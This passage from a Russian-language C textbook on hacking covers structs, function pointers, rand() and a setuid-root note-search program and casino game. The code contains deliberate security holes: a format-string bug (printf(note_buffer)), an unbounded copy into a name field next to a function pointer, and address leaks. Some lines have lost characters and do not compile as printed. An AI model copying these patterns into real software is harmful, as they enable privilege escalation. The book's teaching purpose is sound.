// в конце файла возвращает 0, если еще есть заметки, возвращает 1
int print_notes(int fd, int uid, char *searchstring) {
   int note_length;
   char byte=0, note_buffer[100];

   note_length = find_user_note(fd, uid);
```

```
   if(note_length == -1)  // Если достигнут конец файла,
      return 0;           // возвращаем 0

   read(fd, note_buffer, note_length); // Чтение данных заметки
   note_buffer[note_length] = 0;       // Завершение строки

   if(search_note(note_buffer, searchstring)) // Если строка поиска обнаружена,
      printf(note_buffer);                    // отображаем заметку
   return 1;
}

// Функция поиска следующей заметки для указанного userID;
// возвращает -1 при достижении конца файла;
// в противном случае возвращает длину обнаруженной заметки
int find_user_note(int fd, int user_uid) {
   int note_uid=-1;
   unsigned char byte;
   int length;

   while(note_uid != user_uid) { // Пока не найдена заметка для user_uid
      if(read(fd, &note_uid, 4) != 4) // Читаем данные uid
         return -1; // Если 4 байта не прочитаны, вернуть конец файла
      if(read(fd, &byte, 1) != 1) // Читаем символ перевода строки
         return -1;

      byte = length = 0;
      while(byte != '\n') { // Определяем количество байтов до конца строки
         if(read(fd, &byte, 1) != 1) // Читаем один байт
            return -1; // Если байт не прочитан, возвращаем конец файла
         length++;
      }
   }
   lseek(fd, length * -1, SEEK_CUR); // Смещаем позицию чтения на length байтов

   printf("[DEBUG] обнаружена заметка длиной %d байтов для id %d\n", length,
                  note_uid);
   return length;
}

// Функция поиска заметки по ключевому слову;
// возвращает 1 при обнаружении совпадений и 0, если их нет
int search_note(char *note, char *keyword) {
   int i, keyword_length, match=0;

   keyword_length = strlen(keyword);
   if(keyword_length == 0)  // Если поисковой строки нет,
      return 1;             // всегда "совпадение"

   for(i=0; i < strlen(note); i++) { // Побайтовый просмотр заметки
      if(note[i] == keyword[match]) // Если байт совпадает с ключевым словом,
         match++; // готовимся проверять следующий байт;
      else { // иначе
         if(note[i] == keyword[0]) // если байт совпадает с первым байтом ключевого
                                   // слова,
            match = 1; // начинаем отсчет match с 1
         else
            match = 0; // В противном случае он равен нулю
```

```
        }
        if(match == keyword_length) // В случае полного совпадения,
            return 1; // возвращаем код 1
    }
    return 0; // Возвращаем код 0
}
```

Большая часть этого кода пояснений не требует, но есть там и несколько новых вещей. Имя файла определено сверху, без использования памяти в куче. Для изменения текущей позиции чтения служит функция `lseek()`. Ее вызов `lseek(fd, length * -1, SEEK_CUR);` сообщает программе, что следует сместить позицию чтения вперед от текущего положения на `length * -1` байтов. Но так как это отрицательное число, мы получаем смещение назад на `length` байтов.

```
reader@hacking:~/booksrc $ gcc -o notesearch notesearch.c
reader@hacking:~/booksrc $ sudo chown root:root ./notesearch
reader@hacking:~/booksrc $ sudo chmod u+s ./notesearch
reader@hacking:~/booksrc $ ./notesearch
[DEBUG] обнаружена заметка длиной 34 байта для id 999
Тестирование заметок от разных пользователей
-------[ конец данных, касающихся заметки ]-------
reader@hacking:~/booksrc $
```

После компиляции и установки флага `setuid` для пользователя root программа notesearch работает так, как ожидалось. Но у нас пока только один пользователь, а что произойдет, если программы notetaker и notesearch решат запустить кто-то еще?

```
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ ./notetaker "Это заметка пользователя jose"
[DEBUG] buffer @ 0x804a008: 'Это заметка пользователя jose'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] дескриптор файла 3
Заметка сохранена.
jose@hacking:/home/reader/booksrc $ ./notesearch
[DEBUG] обнаружена заметка длиной 24 байта для id 501
Это заметка пользователя jose
-------[ конец данных, касающихся заметки ]-------
jose@hacking:/home/reader/booksrc $
```

Когда с программой работает пользователь `jose`, реальный идентификатор равен 501. Это число будет добавляться ко всем заметкам, записываемым программой notetaker, а программа notesearch отобразит только заметки с данным ID.

```
reader@hacking:~/booksrc $ ./notetaker "Это еще одна заметка пользователя reader"
[DEBUG] buffer @ 0x804a008: 'Это еще одна заметка пользователя reader'
```

```
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] дескриптор файла 3
Заметка сохранена.
reader@hacking:~/booksrc $ ./notesearch
[DEBUG] обнаружена заметка длиной 34 байта для id 999
Тестирование заметок от разных пользователей
[DEBUG] обнаружена заметка длиной 41 байт для id 999
Это еще одна заметка пользователя reader
-------[ конец данных, касающихся заметки ]-------
reader@hacking:~/booksrc $
```

Ко всем заметкам пользователя reader присоединен идентификатор, равный 999. Казалось бы, раз для программ notetaker и notesearch установлен бит `suid`, значит, у них есть полный доступ на чтение из файла данных /var/notes и на запись в него, но логическая схема программы notesearch не дает пользователю просматривать чужие заметки. Аналогичным образом в файле /etc/passwd хранится информация обо всех пользователях, но такие программы, как `chsh` и `passwd`, позволяют любому поменять свой пароль или командный интерпретатор.

0x284 Структуры

Иногда возникает необходимость объединить несколько переменных в группу и рассматривать их в дальнейшем как целое. *Структурами* в языке C называются переменные, хранящие внутри набор других переменных. Они часто используются системными функциями и библиотеками, и для работы с такими функциями важно понимать принцип применения структур. Давайте рассмотрим простой пример. Многие временные функции пользуются структурой `tm` из файла /usr/include/time.h. Вот ее определение:

```
struct tm {
    int     tm_sec;         /* секунды */
    int     tm_min;         /* минуты */
    int     tm_hour;        /* часы */
    int     tm_mday;        /* день месяца */
    int     tm_mon;         /* месяц */
    int     tm_year;        /* год */
    int     tm_wday;        /* день недели */
    int     tm_yday;        /* день года */
    int     tm_isdst;       /* летнее время */
};
```

Определенная таким образом структура превращается в полезный тип переменной, а мы получаем возможность объявлять переменные и указатели этого типа, как показано в программе time_example.c. Заголовочный файл `time.h` определяет структуру `tm`, которая ниже используется при объявлении переменных `current_time` и `time_ptr`.

(Кстати, в приведенных выше и ниже фрагментах кода вы видите еще одну форму записи `/* комментариев */`.)

time_example.c

```
#include <stdio.h>
#include <time.h>

int main() {
    long int seconds_since_epoch;
    struct tm current_time, *time_ptr;
    int hour, minute, second, day, month, year;

    seconds_since_epoch = time(0); // Передает функции time нулевой указатель
                                   // в качестве аргумента
    printf("time()   секунд с начала эры: %ld\n", seconds_since_epoch);

    time_ptr = &current_time;   // Устанавливает time_ptr на адрес
                                // структуры current_time
    localtime_r(&seconds_since_epoch, time_ptr);

    // Три варианта доступа к элементам структуры:
    hour = current_time.tm_hour;   // Прямой доступ
    minute = time_ptr->tm_min;     // Доступ по указателю
    second = *((int *) time_ptr);  // Третий способ доступа

    printf("Текущее время: %02d:%02d:%02d\n", hour, minute, second);
}
```

Функция `time()` возвращает число секунд, прошедших с 1 января 1970 года. В операционных системах семейства UNIX время отсчитывается от этой произвольным образом выбранной даты, которая называется *эрой* (epoch). Аргументами функции `localtime_r()`, преобразующей системное время в местное, являются указатели на число секунд с начала эры и на структуру `tm`. Указатель `time_ptr` уже установлен на адрес переменной `current_time` пустой структуры `tm`. С помощью оператора взятия адреса мы получаем указатель на переменную `seconds_since_epoch`, который послужит вторым аргументом функции `localtime_r()`, заполняющей элементы структуры `tm`. Существуют три варианта доступа к этим элементам: два корректных и один обходной. Для обращения к элементу структуры нужно поставить точку после ее имени и дописать имя элемента. Например, запись `current_time.tm_hour` даст нам доступ к элементу `tm_hour` структуры `tm` с именем `current_time`. Разработчики предпочитают использовать указатели на структуры, так как куда проще передать четыре байта указателя, чем структуру целиком. В языке C даже существует встроенный метод доступа к элементам структуры через указатель без необходимости его разыменования. С указателем `time_ptr` доступ к элементам структуры осуществляется по их именам при помощи набора символов, напоминающих стрелку вправо. Например, запись `time_ptr->tm_min` означает доступ к элементу `tm_min` структуры `tm`, на который указывает `time_ptr`. Поэтому обратиться к секундам (элементу `tm_sec` структуры `tm`) мы можем или одним из вышеописанных способов, или еще одним. Догадаетесь как?

```
reader@hacking:~/booksrc $ gcc time_example.c
reader@hacking:~/booksrc $ ./a.out
time() - секунд с начала эры: 1189311588
Текущее время: 04:19:48
reader@hacking:~/booksrc $ ./a.out
time()   секунд с начала эры: 1189311600
Текущее время: 04:20:00
reader@hacking:~/booksrc $
```

Программа работает без ошибок, но как был получен доступ к секундам в структуре `tm`? Еще раз напомню, что любые действия — это всего лишь работа с памятью. Переменная `tm_sec` определена в начале структуры `tm`, а значит, ее целочисленное значение также находится в начале. В строке `second = *((int *) time_ptr)` выполняется приведение переменной `time_ptr` из указателя типа `tm` в указатель типа int. После этого происходит его разыменование и возвращение данных, находящихся по адресу указателя. Так как адрес структуры `tm` и адрес ее первого элемента совпадают, в результате мы получаем целое число, соответствующее значению элемента `tm_sec`. Дополнение к программе time_example.c (см. листинг time_example2.c) заодно показывает байты элемента `current_time`. Мы видим, что в памяти элементы структуры `tm` следуют строго друг за другом, поэтому для непосредственного доступа к следующим элементам достаточно прибавить к адресу указателя соответствующее значение.

time_example2.c

```
#include <stdio.h>
#include <time.h>

void dump_time_struct_bytes(struct tm *time_ptr, int size) {
    int i;
    unsigned char *raw_ptr;
    printf("байты структуры по адресу 0x%08x\n", time_ptr);
    raw_ptr = (unsigned char *) time_ptr;
    for(i=0; i < size; i++)
    {
        printf("%02x ", raw_ptr[i]);
        if(i%16 == 15) // Начинаем с новой строки каждые 16 байт
            printf("\n");
    }
    printf("\n");
}

int main() {
    long int seconds_since_epoch;
    struct tm current_time, *time_ptr;
    int hour, minute, second, i, *int_ptr;

    seconds_since_epoch = time(0); // Передает функции time нулевой указатель
                                   // в качестве аргумента
    printf("time() - секунд с начала эры: %ld\n", seconds_since_epoch);
```

```
    time_ptr = &current_time;   // Устанавливает time_ptr на адрес
                                // структуры current_time
    localtime_r(&seconds_since_epoch, time_ptr);

    // Три варианта доступа к элементам структуры:
    hour = current_time.tm_hour;   // Прямой доступ
    minute = time_ptr->tm_min;     // Доступ по указателю
    second = *((int *) time_ptr);  // Третий вариант доступа

    printf("Текущее время: %02d:%02d:%02d\n", hour, minute, second);

    dump_time_struct_bytes(time_ptr, sizeof(struct tm));

    minute = hour = 0; // Обнуляем переменные minute и hour
    int_ptr = (int *) time_ptr;

    for(i=0; i < 3; i++) {
        printf("int_ptr @ 0x%08x   %d\n", int_ptr, *int_ptr);
        int_ptr++; // Прибавляя 1 к int_ptr, увеличиваем адрес на 4,
    }              // так как переменная int состоит из 4 байтов
}
```

Вот результат компиляции и выполнения программы time_example2.c:

```
reader@hacking:~/booksrc $ gcc -g time_example2.c
reader@hacking:~/booksrc $ ./a.out
time() - секунд с начала эры: 1189311744
Текущее время: 04:22:24
байты структуры по адресу 0xbffff7f0
18 00 00 00 16 00 00 00 04 00 00 00 09 00 00 00
08 00 00 00 6b 00 00 00 00 00 00 00 fb 00 00 00
00 00 00 00 00 00 00 00 28 a0 04 08
int_ptr @ 0xbffff7f0   24
int_ptr @ 0xbffff7f4   22
int_ptr @ 0xbffff7f8   4
reader@hacking:~/booksrc $
```

Доступ к памяти структуры таким способом возможен только при условии, что мы знаем тип переменных внутри нее и что между переменными отсутствуют заполняющие элементы. Корректными методами доступа пользоваться куда проще, ведь структура в числе прочего содержит сведения о типах входящих в нее переменных.

0x285 Указатели на функции

Любой *указатель* содержит адрес в памяти и получает сведения о типе данных, на которые он указывает. Обычно указатели применяются для переменных, но ничто не запрещает использовать их и для функций, как показано в программе funcptr_example.c.

funcptr_example.c

```
#include <stdio.h>

int func_one() {
    printf("Это первая функция\n");
    return 1;
}

int func_two() {
    printf("Это вторая функция\n");
    return 2;
}

int main() {
    int value;
    int (*function_ptr) ();

    function_ptr = func_one;
    printf("адрес указателя function_ptr 0x%08x\n", function_ptr);
    value = function_ptr();
    printf("возвращенное значение %d\n", value);

    function_ptr = func_two;
    printf("адрес указателя function_ptr 0x%08x\n", function_ptr);
    value = function_ptr();
    printf("возвращенное значение %d\n", value);
}
```

Здесь указатель на функцию с именем `function_ptr` объявляется в функции `main()`. Затем его устанавливают на функцию `func_one()` и вызывают ее. После этого его устанавливают на функцию `func_two()` и используют для ее вызова. Вот результат компиляции и выполнения такого кода:

```
reader@hacking:~/booksrc $ gcc funcptr_example.c
reader@hacking:~/booksrc $ ./a.out
адрес указателя function_ptr 0x08048374
Это первая функция
возвращенное значение 1
адрес указателя function_ptr 0x0804838d
Это вторая функция
возвращенное значение 2
reader@hacking:~/booksrc $
```

0x286 Псевдослучайные числа

Результат работы компьютера полностью определяется программой и ее входными данными, так что генерировать по-настоящему случайные числа компьютер не может. Однако многие приложения должны вести себя в той или иной форме случайно. Эту потребность удовлетворяют специальные функции — генераторы *псев-*

дослучайных чисел. Они выдают последовательности, начинающиеся с какого-то числа и выглядящие случайными. Если мы повторно возьмем в качестве начального значения это число, то снова получим ту же последовательность. Впрочем, если начальное значение функции-генератора неизвестно, результат ее работы выглядит как случайная последовательность. Такое значение дает функция `srand()`, а функция `rand()`, основываясь на нем, генерирует псевдослучайные числа в диапазоне от 0 до `RAND_MAX`. Обе они, а также значение `RAND_MAX` определены в файле stdlib.h. Так как возвращаемые функцией `rand()` числа зависят от начального значения, оно все время должно быть разным. Часто в качестве такового используют результат применения функции `time()`, то есть количество секунд с начала эры. Давайте посмотрим, как это делается, на примере программы rand_example.c.

rand_example.c

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    int i;
    printf("RAND_MAX равно %u\n", RAND_MAX);
    srand(time(0));

    printf("случайные значения от 0 до RAND_MAX\n");
    for(i=0; i < 8; i++)
        printf("%d\n", rand());
    printf("случайные значения от 1 до 20\n");
    for(i=0; i < 8; i++)
        printf("%d\n", (rand()%20)+1);
}
```

Обратите внимание, что генерация случайных чисел в диапазоне от 1 до 20 производится путем деления с остатком.

```
reader@hacking:~/booksrc $ gcc rand_example.c
reader@hacking:~/booksrc $ ./a.out
RAND_MAX равно 2147483647
случайные значения от 0 до RAND_MAX
815015288
1315541117
2080969327
450538726
710528035
907694519
1525415338
1843056422
случайные значения от 1 до 20
2
3
8
```

```
5
9
1
4
20
reader@hacking:~/booksrc $ ./a.out
RAND_MAX равно 2147483647
случайные значения от 0 до RAND_MAX
678789658
577505284
1472754734
2134715072
1227404380
1746681907
341911720
93522744
случайные значения от 1 до 20
6
16
12
19
8
19
2
1
reader@hacking:~/booksrc $
```

Эта программа просто выводит случайные числа. Но можно создать и более сложные алгоритмы, использующие псевдослучайные числа. Именно такая программа и завершит нашу главу.

0x287 Азартные игры

В завершающей части главы мы рассмотрим несколько азартных игр, основанных на обсуждавшихся выше концепциях. Элемент случайности мы обеспечим генераторами псевдослучайных чисел. Всего у нас будет три функции, вызываемые единым глобальным указателем, а связанные с игрой данные мы запишем в структуры, хранящиеся в файле. Права доступа и идентификаторы пользователей дадут игрокам возможность управлять данными своих учетных записей. Код программы game_of_chance.c снабжен множеством комментариев, поэтому его понимание не должно вызвать затруднений.

game_of_chance.c

```
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <time.h>
```

```
#include <stdlib.h>
#include "hacking.h"

#define DATAFILE "/var/chance.data" // Файл для пользовательских данных

// Структура user для хранение сведений об игроках
struct user {
    int uid;
    int credits;
    int highscore;
    char name[100];
    int (*current_game) ();
};

// Прототипы функций
int get_player_data();
void register_new_player();
void update_player_data();
void show_highscore();
void jackpot();
void input_name();
void print_cards(char *, char *, int);
int take_wager(int, int);
void play_the_game();
int pick_a_number();
int dealer_no_match();
int find_the_ace();
void fatal(char *);

// Глобальные переменные
struct user player;          // Структура player

int main() {
    int choice, last_game;

    srand(time(0)); // Передаем в генератор текущее время как начальное значение

    if(get_player_data() == -1)  // Пытаемся читать данные игрока из файла
        register_new_player();   // Если данных нет, регистрируем нового игрока

    while(choice != 7) {
        printf("-=[ Меню игр ]=-\n");
        printf("1 - Игра Угадай число\n");
        printf("2 - Игра Без совпадений game\n");
        printf("3 - Игра Найди туза\n");
        printf("4 - Текущий рекорд\n");
        printf("5 - Сменить пользователя\n");
        printf("6 - Вернуть учетную запись к 100 кредитам\n");
        printf("7   Выход\n");
        printf("[Имя: %s]\n", player.name);
        printf("[У вас %u очков] -> ", player.credits);
        scanf("%d", &choice);

        if((choice < 1) || (choice > 7))
            printf("\n[!!] Число %d недопустимо.\n\n", choice);
```

```
        else if (choice < 4) {          // В противном случае выбрана игра
            if(choice != last_game) {  // Если указатель на функцию не задан,
                if(choice == 1)         // устанавливаем его на выбранную игру
                    player.current_game = pick_a_number;
                else if(choice == 2)
                    player.current_game = dealer_no_match;
                else
                    player.current_game = find_the_ace;
                last_game = choice;   // задаем переменную last_game
            }
            play_the_game();          // Начинаем игру
            }
        else if (choice == 4)
            show_highscore();
        else if (choice == 5) {
            printf("\nДругой пользователь\n");
            printf("Укажите новое имя: ");
            input_name();
            printf("Имя пользователя изменено.\n\n");
        }
        else if (choice == 6) {
            printf("\nВаш счет возвращен к 100 кредитам.\n\n");
            player.credits = 100;
        }
    }
    update_player_data();
    printf("\nСпасибо за игру! Пока.\n");
}

// Эта функция читает из файла данные игрока с указанным uid
// Она возвращает -1, если данные для этого uid отсутствуют
int get_player_data() {
    int fd, uid, read_bytes;
    struct user entry;

    uid = getuid();

    fd = open(DATAFILE, O_RDONLY);
    if(fd == -1) // Не получается открыть файл, возможно, его не существует
        return -1;
    read_bytes = read(fd, &entry, sizeof(struct user)); // Читаем первый блок
    while(entry.uid != uid && read_bytes > 0) { // Повторяем, пока не найдем
                                                // нужный uid
        read_bytes = read(fd, &entry, sizeof(struct user)); // Продолжаем чтение
    }
    close(fd); // Закрываем файл
    if(read_bytes < sizeof(struct user)) // Достигнут конец файла
        return -1;
    else
        player = entry;  // Копируем прочитанный объект в структуру player
    return 1;            // Сообщаем об обнаружении данных игрока
}

// Это функция регистрации нового пользователя
```

```
// Она создает новую учетную запись и добавляет ее в файл
void register_new_player() {
    int fd;

    printf("-=-={ Регистрация нового игрока }=-=-\n");
    printf("Введите свое имя: ");
    input_name();

    player.uid = getuid();
    player.highscore = player.credits = 100;

    fd = open(DATAFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
    if(fd == -1)
        fatal("в функции register_new_player() при открытии файла");
    write(fd, &player, sizeof(struct user));
    close(fd);

    printf("\nДобро пожаловать в игру %s.\n", player.name);
    printf("Вам выдано %u кредитов.\n", player.credits);
}

// Эта функция записывает в файл данные текущего игрока
// Она обновляет данные о количестве кредитов после завершения игры
void update_player_data() {
    int fd, i, read_uid;
    char burned_byte;

    fd = open(DATAFILE, O_RDWR);
    if(fd == -1) // Если файл не открылся, где-то ошибка
        fatal("в функции update_player_data() при открытии файла");
    read(fd, &read_uid, 4);          // Читаем uid из первой структуры
    while(read_uid != player.uid) {  // Продолжаем цикл до обнаружения нужного uid
        for(i=0; i < sizeof(struct user)   4; i++)  // Читаем
            read(fd, &burned_byte, 1);              // остальную часть структуры
        read(fd, &read_uid, 4);      // Читаем uid из следующей структуры
    }
    write(fd, &(player.credits), 4);    // Обновляем кредиты
    write(fd, &(player.highscore), 4);  // Обновляем рекорд
    write(fd, &(player.name), 100);     // Обновляем имя
    close(fd);
}

// Эта функция отображает текущий рекорд
// и имя установившего его игрока
void show_highscore() {
    unsigned int top_score = 0;
    char top_name[100];
    struct user entry;
    int fd;

    printf("\n====================| РЕКОРД |====================\n");
    fd = open(DATAFILE, O_RDONLY);
    if(fd == -1)
        fatal("в функции show_highscore() при открытии файла");
    while(read(fd, &entry, sizeof(struct user)) > 0) { // Продолжаем цикл до конца
                                                       // файла
```

```
        if(entry.highscore > top_score) { // Если есть лучший результат,
            top_score = entry.highscore;  // присвоим его переменной top_score,
            strcpy(top_name, entry.name); // а переменной top_name - имя
                                          // установившего новый рекорд пользователя
        }
    }
    close(fd);
    if(top_score > player.highscore)
        printf("%s установил рекорд %u\n", top_name, top_score);
    else
        printf("Сейчас у вас рекордные %u кредитов!\n", player.highscore);
    printf("======================================================\n\n");
}

// Эта функция присуждает джекпот за игру Угадай число
void jackpot() {
    printf("*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*\n");
    printf("Вы выиграли джекпот в 100 кредитов!\n");
    player.credits += 100;
}

// Это функция для ввода имени игрока, так как функция
// scanf("%s", &whatever) останавливается после первого пробела
void input_name() {
    char *name_ptr, input_char='\n';
    while(input_char == '\n')      // Сбрасываем все оставшиеся
        scanf("%c", &input_char);  // символы новой строки

    name_ptr = (char *) &(player.name); // name_ptr = адрес имени игрока
    while(input_char != '\n') {    // Повторяем до перевода строки
        *name_ptr = input_char;    // Помещаем входной символ в поле для имени
        scanf("%c", &input_char);  // Получаем следующий символ
        name_ptr++;                // Увеличиваем указатель на имя
    }
    *name_ptr = 0; // Конец строки
}

// Эта функция выводит 3 карты для игры Найди туза
// В нее передают отображаемое сообщение, указатель на массив карт,
// и первую выбранную пользователем карту. При переменной user_pick
// равной -1 отображаются цифры для выбора
void print_cards(char *message, char *cards, int user_pick) {
    int i;

    printf("\n\t*** %s ***\n", message);
    printf("      \t._.\t._.\t._.\n");
    printf("Карты:\t|%c|\t|%c|\t|%c|\n\t", cards[0], cards[1], cards[2]);
    if(user_pick == -1)
        printf(" 1 \t 2 \t 3\n");
    else {
        for(i=0; i < user_pick; i++)
            printf("\t");
        printf(" ^-- вы выбрали\n");
    }
}
```

```
// Эта функция делает ставки для игр Без совпадений и Найди
// Туза. В качестве аргументов ожидаются доступные кредиты и
// предыдущая ставка. Переменная previous_wager важна только для
// второй ставки в игре Найди туза. Функция возвращает -1
// при слишком высокой или слишком низкой ставке, в противном случае
// она возвращает величину ставки
int take_wager(int available_credits, int previous_wager) {
    int wager, total_wager;

    printf("Сколько из ваших %d кредитов вы хотите поставить?
            available_credits);
    scanf("%d", &wager);
    if(wager < 1) {    // Проверяем, что ставка больше 0
        printf("Ставка должна быть положительным числом!\n");
        return -1;
    }
    total_wager = previous_wager + wager;
    if(total_wager > available_credits) {    // Проверяем наличие кредитов
        printf("Вы поставили %d больше, чем имеете!\n", total_wager);
        printf("У вас всего %d кредитов, повторите попытку.\n", available_credits);
        return -1;
    }
    return wager;
}

// Эта функция содержит цикл, позволяющий снова запустить текущую
// игру. После каждой игры она записывает количество ваших кредитов
void play_the_game() {
    int play_again = 1;
    int (*game) ();
    char selection;

    while(play_again) {
        printf("\n[ОТЛАДКА] указатель current_game @ 0x%08x\n",
               player.current_game);
        if(player.current_game() != -1) {           // Если игра сыграна без ошибок
            if(player.credits > player.highscore)   // и установлен новый рекорд,
                player.highscore = player.credits;  // обновляем рекорд
            printf("\nТеперь у вас %u кредитов\n", player.credits);
            update_player_data();                   // Записываем в файл общее
                                                    // количество кредитов
            printf("Хотите сыграть еще раз? (y/n) ");
            selection = '\n';
            while(selection == '\n')                // Сбрасываем все оставшиеся
                                                    // символы новой строки
                scanf("%c", &selection);
            if(selection == 'n')
                play_again = 0;
        }
        else                // Это означает, что игра вернула ошибку,
            play_again = 0;  // поэтому возвращаемся в основное меню
    }
}
```

```
// Это функция игры Выбери число
// При недостаточном количестве кредитов она возвращает -1
int pick_a_number() {
    int pick, winning_number;

    printf("\n####### Выбери число ######\n");
    printf("Эта игра стоит 10 кредитов. Просто выберите число\n");
    printf("от 1 до 20, и если вы угадаете, you\n");
    printf("то выиграете джекпот в 100 кредитов!\n\n");
    winning_number = (rand() % 20) + 1; // Выбираем число от 1 до 20
    if(player.credits < 10) {
        printf("У вас всего %d кредитов. Этого недостаточно для игры!\n\n",
               player.credits);
        return -1;  // Не хватает кредитов для игры
    }
    player.credits -= 10; // Списать у игрока 10 кредитов
    printf("С вашего счета были списаны 10 кредитов.\n");
    printf("Выберите число от 1 до 20: ");
    scanf("%d", &pick);

    printf("Выигрышное число %d\n", winning_number);
    if(pick == winning_number)
        jackpot();
    else
        printf("К сожалению, вы проиграли.\n");
    return 0;
}

// Это функция игры Не совпади с крупье
// Она возвращает -1, когда у игрока 0 кредитов
int dealer_no_match() {
    int i, j, numbers[16], wager = -1, match = -1;

    printf("\n::::::: Без совпадений :::::::\n");
    printf("В этой игре можно поставить все свои кредиты.\n");
    printf("Крупье выбирает 16 случайных чисел от 0 до 99.\n");
    printf("Если все они будут разными, вам вернется удвоенная ставка!\n\n");

    if(player.credits == 0) {
        printf("У вас нет кредитов, чтобы сделать ставку!\n\n");
        return -1;
    }
    while(wager == -1)
        wager = take_wager(player.credits, 0);

    printf("\t\t::: Выбираем 16 случайных чисел :::\n");
    for(i=0; i < 16; i++) {
        numbers[i] = rand() % 100;  // Выбираем число от 0 до 99
        printf("%2d\t", numbers[i]);
        if(i%8 == 7)                // Добавляем перенос строки через каждые
                                    // 8 чисел
            printf("\n");
    }
    for(i=0; i < 15; i++) {         // Цикл, ищущий совпадения
        j = i + 1;
```

```
        while(j < 16) {
            if(numbers[i] == numbers[j])
                match = numbers[i];
            j++;
        }
    }
    if(match != -1) {
        printf("Совпало число %d!\n", match);
        printf("Вы потеряли %d кредитов.\n", wager);
        player.credits -= wager;
    } else {
        printf("Совпадений нет! Вы выиграли %d кредитов!\n", wager);
        player.credits += wager;
    }
    return 0;
}

// Это функция игры Найди туза
// Она возвращает -1, когда у игрока 0 кредитов
int find_the_ace() {
    int i, ace, total_wager;
    int invalid_choice, pick = -1, wager_one = -1, wager_two = -1;
    char choice_two, cards[3] = {'X', 'X', 'X'};

    ace = rand()%3; // Выбираем случайную позицию для туза

    printf("******* Найди туза *******\n");
    printf("В этой игре можно поставить все свои кредиты.\n");
    printf("Выберем три карты, двух дам и одного туза.\n");
    printf("Угадайте, где туз, и вы выиграете ставку.\n");
    printf("После выбора карты открывается одна из дам.\n");
    printf("После этого можно или выбрать другую карту, или\n");
    printf("увеличить ставку.\n\n");

    if(player.credits == 0) {
        printf("У вас нет кредитов, чтобы сделать ставку!\n\n");
        return -1;
    }

    while(wager_one == -1) // Цикл продолжается, пока не будет сделана
                           // корректная ставка
        wager_one = take_wager(player.credits, 0);

    print_cards("Раздаем карты", cards, -1);
    pick = -1;
    while((pick < 1) || (pick > 3)) { // Цикл продолжается, пока не будет сделан
                                      // корректный выбор
        printf("Выберите карту: 1, 2 или 3  ");
        scanf("%d", &pick);
    }
    pick--; // Корректируем выбор, так как нумерация начинается с 0
    i=0;
    while(i == ace || i == pick)     // Продолжаем цикл, пока
        i++;                         // не будет найдена дама
```

```
    cards[i] = 'Q';
    print_cards("Открываем даму", cards, pick);
    invalid_choice = 1;
    while(invalid_choice) {          // Цикл продолжается, пока не будет сделан
                                     // корректный выбор
        printf("Хотите:\n[в]ыбрать другую карту\тили\t[у]величить ставку?\n");
        printf("Выберите в или у: ");
        choice_two = '\n';
        while(choice_two == '\n')    // Сбрасываем лишние переводы строк
            scanf("%c", &choice_two);
        if(choice_two == 'у') {      // Увеличиваем ставку
            invalid_choice=0;        // Это корректный выбор
            while(wager_two == -1)   // Повторяем, пока не сделана вторая
                                     // корректная ставка
                wager_two = take_wager(player.credits, wager_one);
            }
        if(choice_two == 'в') {      // Меняем выбранную карту
            i = invalid_choice = 0;  // Корректный выбор
            while(i == pick || cards[i] == 'Q') // Продолжаем цикл,
                i++;                            // пока не найдем другую карту,
            pick = i;                           // и потом меняем выбранную карту
            printf("Вы поменяли свой выбор на карту %d\n", pick+1);
        }
    }

    for(i=0; i < 3; i++) {  // Открываем все карты
        if(ace == i)
            cards[i] = 'A';
        else
            cards[i]   'Q';
    }
    print_cards("Результат", cards, pick);

    if(pick == ace) {  // Обрабатываем выигрыш
        printf("Первая ставка принесла вам выигрыш в %d кредитов\n", wager_one);
        player.credits += wager_one;
        if(wager_two != -1) {
            printf("а вторая ставка дополнительный выигрыш в %d кредитов!\n",
                    wager_two);
            player.credits += wager_two;
        }
    } else { // Обрабатываем проигрыш
        printf("Вы потеряли %d кредитов на вашей первой ставке\n", wager_one);
        player.credits -= wager_one;
        if(wager_two != -1) {
            printf("и дополнительные %d кредитов на вашей второй ставке!\n",
                   wager_two);
            player.credits -= wager_two;
        }
    }
    return 0;
}
```

Так как это многопользовательская программа, делающая записи в файл в папке /var, для нее следует установить бит suid с правами пользователя root.

```
reader@hacking:~/booksrc $ gcc -o game_of_chance game_of_chance.c
reader@hacking:~/booksrc $ sudo chown root:root ./game_of_chance
reader@hacking:~/booksrc $ sudo chmod u+s ./game_of_chance
reader@hacking:~/booksrc $ ./game_of_chance
-=-={ Регистрация нового игрока }=-=-
Введите свое имя: Jon Erickson

Добро пожаловать в игру, Jon Erickson.
Вам выдано 100 кредитов.
-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 100 кредитов] -> 1

[ОТЛАДКА] указатель current_game @ 0x08048e6e

####### Угадай число ######
Эта игра стоит 10 кредитов. Просто выберите число
от 1 до 20, и если вы угадаете,
то выиграете джекпот в 100 кредитов!

С вашего счета были списаны 10 кредитов.
Выберите число от 1 до 20: 7
Выигрышное число 14.
К сожалению, вы проиграли.

У вас 90 кредитов.
Хотите сыграть еще раз? (y/n) n
-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 90 кредитов] -> 2

[ОТЛАДКА] указатель current_game @ 0x08048f61

        Без совпадений
В этой игре можно поставить все свои кредиты.
```

```
Крупье выбирает 16 случайных чисел от 0 до 99.
Если все они будут разными, вам вернется удвоенная ставка!

Сколько из ваших 90 кредитов вы хотите поставить? 30
    Выбираем 16 случайных чисел
88    68    82    51    21    73    80    50
11    64    78    85    39    42    40    95
Совпадений нет! Вы выиграли 30 кредитов!

У вас 120 кредитов
Хотите сыграть еще раз? (y/n) n
-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 120 кредитов] -> 3

